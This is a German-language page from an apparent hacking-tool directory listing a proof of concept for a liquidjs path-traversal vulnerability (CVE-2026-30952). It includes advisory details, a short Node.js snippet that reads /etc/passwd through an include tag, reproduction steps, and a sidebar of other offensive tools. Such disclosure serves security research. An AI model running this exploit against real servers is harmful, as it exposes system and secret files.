
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/morielharush/cve-2026-30952-poc
SchwachstellenanalyseExploitationWebanwendungs-ExploitationWebsicherheit
GitHubmorielharush/cve-2026-30952-poc

CVE-2026-30952-PoC

PoC für CVE-2026-30952: Path-Traversal-Schwachstelle in liquidjs über absolute Pfade in layout-, render- und include-Tags.

Repository anzeigen
28vor 8 MonatenNoch nicht geprüft
Teilen

CVE-2026-30952: LiquidJS Path Traversal PoC

Dieses Repository enthält einen Proof of Concept (PoC) für CVE-2026-30952, eine hochriskante Path-Traversal-Schwachstelle, die in der Bibliothek liquidjs (Versionen < 10.25.0) entdeckt wurde.

Autoren & Forscher:

Moriel Harush Maor Caplan

Beschreibung

Die Schwachstelle ermöglicht beliebigen Dateizugriff über die Tags layout, render und include, wenn diese mit absoluten Pfaden verwendet werden. Dies geschieht selbst dann, wenn ein root-Verzeichnis angegeben ist, da der Fallback-Mechanismus der Bibliothek nicht ordnungsgemäß validiert, ob der aufgelöste Pfad innerhalb des vorgesehenen Root-Verzeichnisses bleibt.

Auswirkung: Ein Angreifer kann sensible Dateien (z. B. /etc/passwd, Umgebungsdateien) lesen, wenn er den Template-Inhalt oder die an diese Tags übergebene Variable kontrollieren kann.


Details zur Schwachstelle

  • CVE-ID: CVE-2026-30952
  • GHSA-ID: GHSA-wmfp-5q7x-987x
  • Schweregrad: Hoch (8.7/10 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N)
  • Betroffene Versionen: < 10.25.0
  • Gepatchte Version: 10.25.0

Proof of Concept (PoC)



const { Liquid } = require('liquidjs');
const e = new Liquid({ root: ['/tmp'], partials: ['/tmp'], dynamicPartials: true });
e.parseAndRender('{% include page %}', { page: '../../../etc/passwd' }).then(o => console.log(o.slice(0,500)));
image

Voraussetzungen

  • Node.js installiert
  • Verwundbare Version von liquidjs (npm install [email protected])

Schritte zur Reproduktion

  1. Klonen Sie dieses Repository.
  2. Führen Sie npm install aus.
  3. Führen Sie das Exploit-Skript aus:
    node exploit.js
    
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    282

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






